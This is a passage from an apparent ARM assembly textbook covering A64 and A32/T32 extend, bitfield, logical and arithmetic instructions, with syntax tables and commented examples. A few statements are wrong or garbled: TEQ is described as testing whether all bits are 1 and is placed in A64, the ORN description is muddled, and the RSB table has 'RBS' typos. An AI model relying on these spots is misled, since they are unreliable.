
In the A64 instruction set, bitfield operations, such as sign and zero extension, can be used implicitly on one of the source operands inside other instructions. This is called the *extended register* form of the instruction and causes the source operand to be implicitly shifted, extended, or both prior to use in the instruction's primary operation.

For example, take the following instruction, which is an add instruction but performing an implicit 8-to-32 bit zero-extension and left shift on the second operand prior to performing the add:

```
add w4, w1, w2, UXTB #4
```

[Figure 5.17](#) illustrates the behavior of this instruction. First, 8 bits are taken from the second source register (w_2), and this is then zero-extended to 32-bit, as instructed by the `UXTB` part of the instruction. The resulting bits are then shifted left by an implicit shift encoded in the instruction in range 0 to 4, in this case 4, and the result is then added together with the first source register (w_1). Finally, the result is written to the destination register (w_4).

`ADD W4, W1, W2, UXTB #4`



[Figure 5.17](#): `ADD` instruction with `UXTB` operand

A32/T32 Extend Instructions

In the A32/T32 instruction sets, extend instructions are not defined as aliases but are instead defined individually. This means A32/T32

is less flexible to perform, say, 9-bit sign extensions, but comes with the trade-off that sign and extend operations in A32 and T32 can also apply an optional implicit rotate of the value by 8, 16, 24, allowing the sign or zero-extension of an internal byte inside a value. [Table 5.9](#) shows the four basic bitfield extend forms on A32.

[Table 5.9:](#) A32 Bitfield Extend Forms

INSTRUCTION	SYNTAX
Sign-extend 8-to-32 bit	SXTB {Rd, } Rm{, ROR #imm}
Sign-extend 16-to-32 bit	SXTH {Rd, } Rm{, ROR #imm}
Zero-extend 8-to-32 bit	UXTB {Rd, } Rm{, ROR #imm}
Zero-extend 16-to-32 bit	UXTH {Rd, } Rm{, ROR #imm}

A32 also provides some more complex sign- and zero-extend operations for performing vector-based extensions and combined extend-and-add operations. These are given in [Table 5.10](#).

Some of these instructions are labeled as “Dual” and have a 16 in their mnemonic (i.e., SXTB16, SXTAB16, UXTB16, and UXTB16). These instructions don't extend the extracted bits to 32-bit. Instead, they extract *two* 8-bit values from the source register and zero-extend both 8-bit values to 16 bits each.

Table 5.10: A32 Sign- and Zero-Extend Instructions

INSTRUCTION	SYNTAX
Sign-extend 8-to-32 bit and add	SXTAB {Rd, } Rn, Rm{, ROR #imm}
Sign-extend 16-to-32 and add	SXTAH {Rd, } Rn, Rm{, ROR #imm}
Dual sign-extend 8-to-16	SXTB16 {Rd, } Rm{, ROR #imm}
Dual sign-extend 8-to-16 and add	SXTAB16 {Rd, } Rn, Rm{, ROR #imm}
Zero-extend 8-to-32 and add	UXTAB {Rd, } Rn, Rm{, ROR #imm}
Zero-extend 16-to-32 and add	UXTAH {Rd, } Rn, Rm{, ROR #imm}
Dual zero-extend 8-to-16	UXTB16 {Rd, } Rm{, ROR #imm}
Dual zero-extend 8-to-16 and add	UXTAB16 {Rd, } Rn, Rm{, ROR #imm}

Bitfield Extract and Insert

The bitfield extract and insert instructions are used to copy a bitfield from a given source register to the destination register. [Table 5.11](#) gives the syntax of these instructions.

Table 5.11: Bitfield Extract and Insert Instructions

IS	INSTRUCTION DESCRIPTION	SYNTAX
A64 64-bit	Bitfield insert	BFIXd, Xn, #lsb, #width
	Bitfield extract & insert low	BFXILXd, Xn, #lsb, #width
	Signed bitfield insert in zero	SBFIZXd, Xn, #lsb, #width
	Signed bitfield extract	SBFXXd, Xn, #lsb, #width
	Unsigned bitfield insert zero	UBFIZXd, Xn, #lsb, #width
	Unsigned bitfield extract	UBFXXd, Xn, #lsb, #width
A64 32-bit	Bitfield insert	BFIWd, Wn, #lsb, #width
	Bitfield extract & insert low	BFXILWd, Wn, #lsb, #width
	Signed bitfield insert in zero	SBFIZWd, Wn, #lsb, #width
	Signed bitfield extract	SBFXWd, Wn, #lsb, #width
	Unsigned bitfield insert zero	UBFIZWd, Wn, #lsb, #width
	Unsigned bitfield extract	UBFXWd, Wn, #lsb, #width
A32/T32	Bitfield clear	BFCRd, #lsb, #width
	Bitfield insert	BFI Rn, Rd, #lsb, #width
	Signed bitfield extract	SBFXRd, Rn, #lsb, #width

IS	INSTRUCTION DESCRIPTION	SYNTAX
	Unsigned bitfield extract	UBFX Rd, Rn, #lsb, #width

Although these instructions appear quite complicated, deciphering them is simpler than it appears. Each of these instructions copies a contiguous selection of bits from the source register and places them at some location in the destination register. The number of bits extracted are always specified by the `width` constant immediate value encoded into the instruction. Depending on which instruction is selected, the operation can either:

Place the bits into the result without changing the surrounding bits, replace all other bits with zero, or replace the bits left of the bitfield with copies of the sign-bit and the bits to the right with zeros.

Use `lsb` either to specify the bit-position in the source register or to specify the bit-position in the destination register where the string will be copied to.

To determine whether the bits before and after the bitfield in the destination register change, first look at the letter of the instruction mnemonic. U stands for unsigned, S for signed, and B means it is neither.

U: The operation is *unsigned*. The bits around the bitfield are set to zero.

S: The operation is *signed*. Bits to the left of the bitfield are set to copies of the sign bit, and bits to the right are set to zero.

B: The operation is a *bitfield* operation. The surrounding bits are left unchanged.

[Figure 5.18](#) shows an example of a bitfield insert (`BFI`). Here, `width` is set to 5, and `lsb` is set to 10, meaning 5 bits are copied from the source register and placed at bit positions 10 through 14 of the destination, taking care to not alter the surrounding bits.

BFI Wd, Wn, #10, #5




Figure 5.18: Bitfield insert (BFI)

The next step is to determine whether the `lsb` value describes the bit position to copy *from* in the source register (an *extract* operation) or the bit position to copy *to* in the destination register (an *insert* operation). Extract operations use an `x` in the mnemonic, and insert operations use an `I`. Bitfield extract operations (SBFX, UBFX, BFXIL) use the `lsb` parameter to specify the starting bit position for the copy in the source register, and bitfield insert operations (SBFIZ, UBFIZ, BFI) use the `lsb` as a starting bit position for inserting the bitfield in the destination register.

The one exception to our mnemonic rule is the bitfield extract and insert low instruction BFXIL, which has both `x` and `I` in the name. Here, however, it is sufficient to remember that the `L` stands for “low,” meaning that this instruction extracts (`x`) a bitfield (`BF`) and inserts (`I`) it to the low (`L`) bits of the destination register.

Figure 5.19 shows examples of bitfield inserts and extract instructions. Notice that in each case the given values for `lsb` and `width` are the same, but the position of the bitfield in the destination register depends on whether the instruction is an insert or an extract.




Figure 5.19: Bitfield insert and extract instructions

Perhaps unsurprisingly, in A64, all bitfield extract and insert operations are internally defined in terms of three powerful general instructions: bitfield move (`BFM`) and its signed and unsigned counterparts `UBFM` and `SBFM`. These instructions are aliases of bitfield move operations and are preferred when the alias conditions presented in [Table 5.12](#) are met. The meaning of the syntax symbols (e.g., `#r` and `#s`) remains the same, as listed in [Table 5.4](#).

Table 5.12: A64 Bitfield Move Instructions

INSTRUCTION	ALIAS	PREFERRED IF
BFM Xd, Xn, #r, #s	BFI Xd, Xn, #lsb, #width	s < r
BFM Xd, Xn, #r, #s	BFXIL Xd, Xn, #lsb, #width	s >= r
SBFM Xd, Xn, #r, #s	SBFIZ Xd, Xn, #lsb, #width	s < r
UBFM Xd, Xn, #r, #s	UBFIZ Xd, Xn, #lsb, #width	s < r
SBFM Xd, Xn, #r, #s	SBFX Xd, Xn, #lsb, #width	s >= r
UBFM Xd, Xn, #r, #s	UBFX Xd, Xn, #lsb, #width	s >= r

Logical Operations

Logical instructions operate at the bit level, performing a bitwise operation on one or more input values. On A64, two-operand logical operations, such as `AND` and `ORR`, can take their source inputs either from two registers, from a register and a constant immediate value encoded directly into the instruction, or from two registers where one register is implicitly shifted prior to use.

By default, logical instructions on A64 do not set condition flags; however, both the `AND` and `BIC` instructions can be instructed to additionally set the condition flags based on the result if an `s` suffix is added to the instruction, i.e., by using `ANDs` and `BICS`, and the `TST` instruction always sets the condition flags based on the result.

Bitwise AND

The bitwise `AND` operation computes its result by performing the logical AND of each bit of its two inputs at every bit position, as shown in [Table 5.13](#).

Table 5.13: Truth Table of AND Operations

A	B	A AND B
0	0	0
0	1	0
1	0	0
1	1	1

Conceptually, bitwise AND can be thought of as an operation to select only specific bits from a value and clear the rest to zero. For example, if a programmer wants to keep only the low eight bits of a value and discard the rest, they can perform a bitwise AND of that value with the *bitwise mask* $0b11111111$ (255).

The various instruction forms for the `AND` instruction are listed in [Table 5.14](#) for the A64 and A32/T32 instruction sets. The `ANDS` instruction takes the same form, with the difference that `ANDS` sets the condition flags and `AND` does not. `ANDS` sets the arithmetic flags `N` and `Z` based on the result of the operation and sets the `V` flags to zero. The `C` flag is normally also set to zero; however, if the second operand is computed, as opposed to taken directly from a register or a constant immediate value, the `C` flag can be set based on that computation.

Table 5.14: Bitwise AND Operations

IS	INSTRUCTION FORM	SYNTAX
A32/T32	Constant immediate	AND Rd, Rn, #imm
	Register	AND Rd, Rn, Rm
	Register rotate extend	AND Rd, Rn, Rm, RRX
	Register shifted	AND Rd, Rn, Rm{, <shift> #imm}
	Register shifted register	AND Rd, Rn, Rm, <shift> Rs
A64-64	Extended immediate	AND Xd, Xn, #bimm64
	Shifted register	AND Xn, Xm{, <shift> #imm}
A64-32	Immediate	AND Wd, Wn, #bimm32
	Shifted register	AND Wn, Wm{, <shift> #imm}

In the shifted register cases, the shift operation can be either LSL, LSR, ASR, or ROR.

The TST Instruction

The bitwise test instruction `TST` is used to test whether any of a specified set of bits hold the value 1. For example, if a programmer wants to conditionally branch if either of the low two bits is 1, they may use the instruction `tst x0, #3`, and then perform a conditional branch based on the arithmetic flags.

TST sets arithmetic flags as if an `ANDS` operation had taken place on the same input values, but without storing the result to a register. In the A32/T32 instruction sets, `TST` is defined as an individual instruction; however, in A64, `TST` is an alias of `ANDS`, setting the destination register to the zero-register, as shown in [Table 5.15](#).

Table 5.15: A64 Bitwise AND Instruction Aliases

INSTRUCTION	ALIAS
ANDS WZR, Wn, Wm{, <shift> #imm}	TST Wn, Wm{, <shift> #imm}
ANDS WZR, Wn, #imm	TST Wn, #imm
ANDS XZR, Xn, Xm{, <shift> #imm}	TST Xn, Xm{, <shift> #imm}
ANDS XZR, Xn, #imm	TST Xn, #imm

Bitwise Bit Clear

The bitwise bit clear instruction `BIC` performs a similar task to `AND`. It is used to clear specific bits from an input value. `BIC Rd, Rn, Rm` is functionally equivalent to setting `Rd` equal to the bitwise `AND` of `Rn` and the bitwise inversion of the value in `Rm`. [Table 5.16](#) gives the syntax for the `BIC` instruction in A32/T32 and A64.

Table 5.16: Bitwise Bit Clear Instruction Syntax

IS	INSTRUCTION FORM	SYNTAX
A32/T32	Immediate	<code>BIC {Rd,} Rn, #imm</code>
	Register (T1, IT block)	<code>BIC {Rd,} Rn, Rm</code>
	Register rotate extend	<code>BIC {Rd,} Rn, Rm, RRX</code>
	Register shifted	<code>BIC {Rd,} Rn, Rm{, <shift> #imm}</code>
	Register shifted register	<code>BIC {Rd,} Rn, Rm, <shift> Rs</code>
A64-64	Shifted register	<code>BIC Xn, Xm{, <shift> #imm}</code>
A64-32	Shifted register	<code>BIC Wn, Wm{, <shift> #imm}</code>

Bitwise OR

The bitwise OR operation `ORR` computes its result by performing the logical OR of each bit of its two inputs at every bit position. [Table 5.17](#) gives the truth table for logical OR.

Conceptually, bitwise OR is useful for forcing specified bits inside a value to 1 while leaving the remaining bits untouched. For example, if a programmer wants to set the low two bits of a value and leave the remaining bits intact, they can bitwise OR the result with the value `0b11` (3).

Table 5.17: Truth Table of OR Operations

A	B	A OR B
0	0	0
1	0	1
0	1	1
1	1	1

[Table 5.18](#) summarizes the instruction forms and the corresponding syntax of OR operations. On A32/T32, the `ORRS` instruction can also be used to update the condition flags based on the result.

Table 5.18: Bitwise OR Instruction Syntax

IS	INSTRUCTION FORM	SYNTAX
A32	Immediate	<code>ORR {Rd, } Rn, #imm</code>
	Register (T1, IT block)	<code>ORR {Rd, } Rn, Rm</code>
	Register rotate extend	<code>ORR {Rd, } Rn, Rm, RRX</code>
	Register shifted	<code>ORR {Rd, } Rn, Rm{, <shift> #imm}</code>
	Register shifted register	<code>ORR {Rd, } Rn, Rm, <shift> Rs</code>
A64-64	Immediate	<code>ORR Xd, Xn, #imm</code>
	Shifted register	<code>ORR Xn, Xm{, <shift> #imm}</code>
A64-32	Immediate	<code>ORR Wd, Wn, #imm</code>
	Shifted register	<code>ORR Wn, Wm{, <shift> #imm}</code>

When using the shifted register forms, `LSL`, `LSR`, `ASR`, or `ROR` can be used as the shift operation.

Bitwise OR NOT

The bitwise OR NOT (`ORN`) instruction is similar to `ORR`, with the difference that it first negates the second parameter before applying the logical NOT operation. Compilers often use this instruction when performing a bitwise OR with an immediate value that cannot be efficiently encoded into an `ORR` instruction directly but that can instead be encoded into an `ORN` instruction.

[Table 5.19](#) shows the result of an OR operation on two bits, a and b, and the negated bits when a NOT operation is performed.

[Table 5.19:](#) Truth Table of NOT OR Operations

A	B	A OR B	NOT OR	NOT A
0	0	0	1	1
1	0	1	0	0
0	1	1	0	1
1	1	1	0	0

On the A32/T32 instruction sets, the `ORNS` instruction can be used to perform the same operation as `ORN`, but setting the arithmetic condition flags based on the result.

[Table 5.20](#) summarizes the instruction forms and the corresponding syntax of OR NOT operations.

[Table 5.20:](#) Bitwise OR NOT Instruction Syntax

IS	INSTRUCTION FORM	SYNTAX
A32	Immediate	<code>ORN { Rd, } Rn, #imm</code>
	Register rotate extend	<code>ORN { Rd, } Rn, Rm, RRX</code>
	Register shifted	<code>ORN { Rd, } Rn, Rm{, <shift> #imm}</code>
A64-64	Shifted register	<code>ORN Xn, Xm{, <shift> #imm}</code>
A64-32	Shifted register	<code>ORN Wn, Wm{, <shift> #imm}</code>

When using the shifted register form, LSL, LSR, ASR, or ROR can be used as the shift operation. On the A64 instruction set, the shifted register form of the ORN instruction is used by the alias MVN. This operation writes the bitwise inverse value of a source register to the destination register, as shown in [Table 5.21](#).

Table 5.21: Shifted Register Form of the Bitwise OR NOT Instruction

IS	INSTRUCTION	ALIAS
A64-64	ORN Xd, XZR, Xm{, shift #imm}	MVN Xd, Xn{, shift #imm}
A64-32	ORN Wd, WZR, Wm{, shift #imm}	MVN Wd, Wn{, shift #imm}

Bitwise Exclusive OR

The bitwise exclusive OR (EOR , or XOR) computes its result by performing the logical exclusive OR of each bit of its two inputs at every bit position. [Table 5.22](#) shows the truth table for exclusive OR.

Table 5.22: Truth Table of Exclusive OR Operations

A	B	A XOR B
0	0	0
0	1	1
1	0	1
1	1	0

Conceptually, exclusive OR is useful when a programmer needs to toggle specific bits in a value from 1 to 0 or from 0 to 1. For example, if a programmer wants to implement the logic for a button that turns an LED on or off each time it is pressed, they might read the LED state, toggle whether it is lit using an exclusive OR operation, and write it back to the LED controller.

[Table 5.23](#) summarizes the instruction forms and the corresponding syntax of EOR operations.

Table 5.23: Bitwise Exclusive OR Instruction Syntax

IS	INSTRUCTION FORM	SYNTAX
A32/T32	Immediate	EOR {Rd, } Rn, #imm
	Register (T1, IT block)	EOR {Rd, } Rn, Rm
	Register rotate extend	EOR {Rd, } Rn, Rm, RRX
	Register shifted	EOR {Rd, } Rn, Rm{, <shift> #imm}
	Register shifted register	EOR {Rd, } Rn, Rm, <shift> Rs
A64-64	Immediate	EOR Xd, Xn, #imm
	Shifted register	EOR Xn, Xm{, <shift> #imm}
A64-32	Immediate	EOR Wd, Wn, #imm
	Shifted register	EOR Wn, Wm{, <shift> #imm}

The TEQ instruction

The bitwise test-equivalence instruction `TEQ` is used to test whether *all* of a specified set of bits hold the value 1. For example, if a programmer wants to conditionally branch if both of the low two bits are 1, they may use the instruction `teq x0, #3` and then perform a conditional branch based on the arithmetic flags. `TEQ` sets arithmetic flags as if an `EOR` operation had taken place on the same input values, but without storing the result to a register. `TEQ` is implemented in its own right in A32/T32 as well as the A64 instruction sets and is not implemented as a special case of `EOR`, since no `EORS` instruction exists in A64.

Exclusive OR NOT

The A64 instruction set also supports an exclusive OR NOT instruction, `EON`, although in practice it is rarely used. The instruction `EON Xd, Xn, Xm` performs the exclusive OR of `Xn` and the bitwise negation of `Xm`, before writing the result back to `Xd`.

[Table 5.24](#) summarizes the instruction forms and the corresponding syntax of exclusive OR NOT operations.

Table 5.24: Bitwise Exclusive OR NOT Instruction Syntax

IS	INSTRUCTION FORM	SYNTAX
A64-32	EON (shifted register)	EON Wd, Wn, Wm{, shift #imm}
A64-64	EON (shifted register)	EON Xd, Xn, Xm{, shift #imm}

Arithmetic Operations

The most common and easy-to-understand arithmetic instructions are addition and subtraction. You might be wondering, why weren't these instructions introduced first? In this section, you will notice that arithmetic instructions make use of shift and rotate operations as part of their syntax. Now that you understand how these operations work, it will be easier to understand their use in combination with arithmetic instruction. For this purpose, [Table 5.25](#) introduces shift and extend syntax symbols that will be used to describe the syntax forms of arithmetic instructions in this section. Some of the instructions you will see in this section contain curly brackets around an operand in their syntax. This is meant to indicate an optional operand.

Addition and Subtraction

Addition and subtraction operations are commonly encountered when reverse engineering software. Although at first glance they may appear obvious—they perform an addition or a subtraction of their inputs—there are more complex forms of these instructions that are worth discussing. [Table 5.26](#) lists the different forms of the add and subtract instruction.

Table 5.25: Syntax Symbols

A32	A64-32	A64-64	MEANING
Rd	Wd	Xd	Destination register
Rn	Wn	Xn	First source register
Rm	Wm	Xm	Second source register
Rs	Ws	Xs	Register holding the shift amount (bottom 8 bits)
#imm	#imm	#imm	Immediate value
{ }	{ }	{ }	Optional operand
shift	shift	shift	Type of shift to be applied
extend	extend	extend	Type of extension applied to second source operand

Table 5.26: ADD and SUB Instruction Forms

INSTRUCTION SET	INSTRUCTION FORM	SYNTAX
A32/T32	Immediate	ADD {Rd, } Rn, #imm
	Register	ADD {Rd, } Rn, Rm
	Register rotate extend	ADD {Rd, } Rn, Rm, RRX
	Register shifted	ADD {Rd, } Rn, Rm{, shift #N}
	Register shifted register	ADD {Rd, } Rn, Rm, shift Rs
A64 64-bit	Extended immediate	ADD Xd, Xn, #imm{, shift}
	Shifted register	ADD Xd, Xn, Xm{, shift #N}
	Extended register	ADD Xd, Xn, Xm{, extend #N}
A64 32-bit	Immediate	ADD Wd, Wn, #imm{, shift}
	Shifted register	ADD Wd, Wn, Wm{, shift #N}
	Extended register	ADD Wd, Wn, Wm{, extend #N}

The following code, compiled in the A32 instruction set, initially sets the `r1`, `r2`, and `r3` registers to values that we then use in a series of add and subtract operations. Since nonconditional arithmetic instructions are executed in sequential order, we must be careful to remember that once a register value changes, the old value in that register is erased, and the new value is used in future instructions. Only the destination register changes its value during an instruction; source registers are left unmodified by the operation.

Example of ADD and SUB Instructions on A32

```
mov r1, #8                      // r1 = 0x8
mov r2, #4                      // r2 = 0x4
mov r3, #1                      // r3 = 0x1

    add r4, r1, r2              // r4 = r1 + r2 -> r4 = 0x8 +
0x4 = 0xC
    sub r4, r1, r2              // r4 = r1 - r2 -> r4 = 0x8 -
0x4 = 0x4

    add r1, #10                 // r1 = r1 + #10 -> 0x8 + 0xA =
0x12
    sub r1, #10                 // r1 = r1 - #10 -> 0x12 - 0xA
= 0x8

    add r4, r1, r2, RRX        // r4 = r1 + r2 RRX -> r4 = 0x8
+ 0x2 = 0xA
    sub r4, r1, r2, RRX        // r4 = r1 - r2 RRX -> r4 = 0x8
- 0x2 = 0x6

    add r4, r1, r2, LSL #1    // r4 = r1 + r2 LSL #1 -> r4 =
0x8 + 0x8 = 0x10
    sub r4, r1, r2, LSL #1    // r4 = r1 - r2 LSL #1 -> r4 =
0x8 - 0x8 = 0x0

    add r4, r1, r2, LSL r3   // r4 = r1 + r2 LSL r3 -> r4 =
0x8 + 0x8 = 0x10
    sub r4, r1, r2, LSL r3   // r4 = r1 - r2 LSL r3 -> r4 =
0x8 - 0x8 = 0x0
```

The following example shows add and subtract instructions in the A64 instruction set. Note that in A64, add and subtract operations can implicitly shift and extend operands during instruction execution.

Example of ADD and SUB Instructions on A64

```
mov x1, #8          // x1 = 0x8
mov x2, #4          // x2 = 0x4
mov x3, #7          // x3 = 0x7

add x4, x1, #8      // x4 = x1 + 0x8 -> 0x8 + 0x8 =
0x10
add x4, x1, #15, lsl #12 // x4 = x1 + 15<<12 -> 0x8 +
0xF000 = 0xF008

sub x4, x1, x2      // x4 = x1 - x2 -> 0x8 - 0x4 =
0x4
sub x4, x1, x2, lsl #2 // x4 = x1 - x2<<2 -> 0x8 - 0x10 =
0xfffffffffffff8 (-8)

add x4, x1, x3, uxtb #4 // x4 = 0x8 + 0x7 UXTB 4 -> 0x78
sub x4, x1, x3, uxtb #4 // x4 = 0x8 - 0x7 UXTB 4 ->
0xfffffffffffff98 (-104)
```

Reverse Subtract

The reverse subtract ($_{\text{RSB}}$) operation is, as the name implies, a subtract operation with the operands reversed. That is, $_{\text{RSB}} \text{ Rd}, \text{ Rn}$, $\#const$ sets Rd equal to $\text{const} - \text{Rn}$. This instruction exists only on the A32/T32 instruction sets and can also be used with the s suffix as $_{\text{RSBS}}$ to set condition flags based on the result of the operation. [Table 5.27](#) shows the syntax for the A32 $_{\text{RBS}}$ instruction forms.

[**Table 5.27:**](#) A32 RBS Instruction Forms

INSTRUCTION FORM	SYNTAX
Immediate	$\text{RSB } \{\text{Rd}, \} \text{ Rn}, \#imm$
Register rotate extend	$\text{RBS } \{\text{Rd}, \} \text{ Rn}, \text{ Rm}, \text{ RRX}$
Register shifted	$\text{RBS } \{\text{Rn}, \} \text{ Rn}, \text{ Rm}\{, \text{ <shift>} \#imm\}$
Register shifted register	$\text{RBS } \{\text{Rn}, \} \text{ Rn}, \text{ Rm}, \text{ <shift>} \text{ Rs}$

Compare

The compare (`CMP`) instruction compares two numbers to see whether the two are the same, and if not, which is the larger, usually in the context of conditional execution. Conditional execution is explained in more detail in [Chapter 7](#), “Conditional Execution.”

`CMP` works internally by setting arithmetic flags as if a `SUBS` instruction took place using the same source arguments and discarding the result. On A64, the `CMP` instruction is defined as an alias for `SUBS`, setting the destination register set to the zero register. [Table 5.28](#) shows the syntax for the compare instruction forms.

[Table 5.28:](#) Compare (CMP) Instruction Forms

IS	INSTRUCTION FORM	SYNTAX
A32/T32	Immediate	<code>CMP Rn, #imm</code>
	Register	<code>CMP Rn, Rm</code>
	Register rotate extend	<code>CMP Rn, Rm, RRX</code>
	Register shifted	<code>CMP Rn, Rm{, <shift> #imm}</code>
	Register shifted register	<code>CMP Rn, Rm, <shift> Rs</code>
A64 64-bit	Extended immediate	<code>CMP Xn, #imm{, <shift>}</code>
	Shifted register	<code>CMP Xn, Xm{, <shift> #imm}</code>
	Extended register	<code>CMP Xn, Xm{, <extend> {#imm} }</code>
A64 32-bit	Immediate	<code>CMP Wn, #imm{, <shift>}</code>
